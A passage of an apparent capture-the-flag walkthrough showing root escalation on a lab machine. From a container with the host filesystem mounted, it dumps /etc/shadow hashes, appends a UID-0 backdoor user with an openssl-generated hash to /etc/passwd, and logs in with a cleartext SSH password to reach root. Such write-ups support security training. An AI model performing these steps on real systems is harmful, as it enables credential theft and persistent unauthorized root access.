bash-5.1# ls -alh
total 24K
drwx----- 5 root root 4.0K Jan 23 2022 .
drwxr-xr-x 23 root root 4.0K Oct 18 04:31 ..
lrwxrwxrwx 1 root root 9 Jan 23 2022 .bash_history -> /dev/null
drwxr-xr-x 3 root root 4.0K Jan 23 2022 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4.0K Jan 23 2022 .ssh
-rw-r--r-- 1 root root 37 Jan 23 2022 root.txt
drwxr-xr-x 4 root root 4.0K Jan 23 2022 snap
bash-5.1# cat root.txt
Vl[37C938a3b8b53457d880ba6f033bc16]
```

Note that the root session is still inside the docker container and not on the actual target server as indicated by the “ip a” output.

```
bash-5.1# cat /root/hacked/etc/shadow
root:$6$.2oJh6nN$ncuJSGdGdCl8kFLPBWII1UApQgoJ6i3u5/tdvQu.BB9AuDFvb/uURIPIYM4WV5D5I8/DE7CGx6S/ejdU1:19015:0:99999:7:::
daemon:*:18960:0:99999:7:::
bin:*:18960:0:99999:7:::
sys:*:18960:0:99999:7:::
sync:*:18960:0:99999:7:::
games:*:18960:0:99999:7:::
man:*:18960:0:99999:7:::
lp:*:18960:0:99999:7:::
mail:*:18960:0:99999:7:::
news:*:18960:0:99999:7:::
uucp:*:18960:0:99999:7:::
proxy:*:18960:0:99999:7:::
www-data:*:18960:0:99999:7:::
backup:*:18960:0:99999:7:::
list:*:18960:0:99999:7:::
irc:*:18960:0:99999:7:::
gnats:*:18960:0:99999:7:::
nobody:*:18960:0:99999:7:::
systemd-network:*:18960:0:99999:7:::
systemd-resolve:*:18960:0:99999:7:::
syslog:*:18960:0:99999:7:::
messagebus:*:18960:0:99999:7:::
_apt:*:18960:0:99999:7:::
lxd:*:18960:0:99999:7:::
uuid:*:18960:0:99999:7:::
dnsmasq:*:18960:0:99999:7:::
landscape:*:18960:0:99999:7:::
sshd:*:18960:0:99999:7:::
pollinate:*:18960:0:99999:7:::
ubuntu:*:19015:0:99999:7:::
boris:$6$Pz723G5s$Iu87ypreSzWLFcbIsgk3.Hla0LZ3/rdHnHpbGSLNw1exHfPrWJ51M.PrpZAEqL0ENSpxZrL5junY0t6Jgip.:19015:0:99999:7:::
bash-5.1# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
bash-5.1#
```

Generating an openssl hash for password “death”

```
(kali@kali)-[~/opt/Vulnlab/data]
$ openssl passwd death
$1$3P.RnTKU$Q1PhBkEn7Bmof/vEG09i90
```

Adding the entry for “death” user (such that it is root as shown in image below) with password “death” to “/root/hacked/etc/passwd”. Since it is mounted, the changes are made in the target’s “/etc/passwd” file.

```
bash-5.1# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
bash-5.1# echo "death:$1$3P.RnTKU$Q1PhBkEn7Bmof/vEG09i90:0:0:root:/root:/bin/bash" >> /root/hacked/etc/passwd
bash-5.1# cat /root/hacked/etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd:/bin/false
uuid:x:106:110:/run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534:/run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
boris:x:1001:1001:/home/boris:/bin/bash
death:$1$3P.RnTKU$Q1PhBkEn7Bmof/vEG09i90:0:0:root:/root:/bin/bash
bash-5.1#
```

Open another ssh session as “boris” and su to “death” user with password “death” to gain full privileges on the target. Opening an ssh session directly as “death” user did not work.

```
~$ ssh boris@10.10.82.114
boris@10.10.82.114's password: beautiful1
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1060-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Oct 18 06:53:31 UTC 2023

System load:  0.09          Processes:      105
Usage of /:   19.8% of 7.69GB Users logged in:  1
Memory usage: 29%          IP address for eth0: 10.10.82.114
Swap usage:   0%           IP address for docker0: 172.17.0.1

0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Oct 18 06:51:15 2023 from 10.10.1.254
boris@ip-10-10-10-11:~$ su death
Password: death
root@ip-10-10-10-11:/home/boris# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:25:61:9a:41:15 brd ff:ff:ff:ff:ff:ff
    inet 10.10.82.114/18 brd 10.10.127.255 scope global dynamic eth0
        valid_lft 2251sec preferred_lft 2251sec
    inet6 fe80::825:61ff:fe9a:4115/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:02:5b:ce:d7 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:2ff:fe5b:ced7/64 scope link
        valid_lft forever preferred_lft forever
5: veth8852f4d@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether b2:b7:0f:4a:a2:3b brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::b0b7:fff:fe4a:a23b/64 scope link
        valid_lft forever preferred_lft forever
root@ip-10-10-10-11:/home/boris# cat /root/root.txt
VL{37c930a3b8b53457d080b0a6f033bc16}
root@ip-10-10-10-11:/home/boris#
```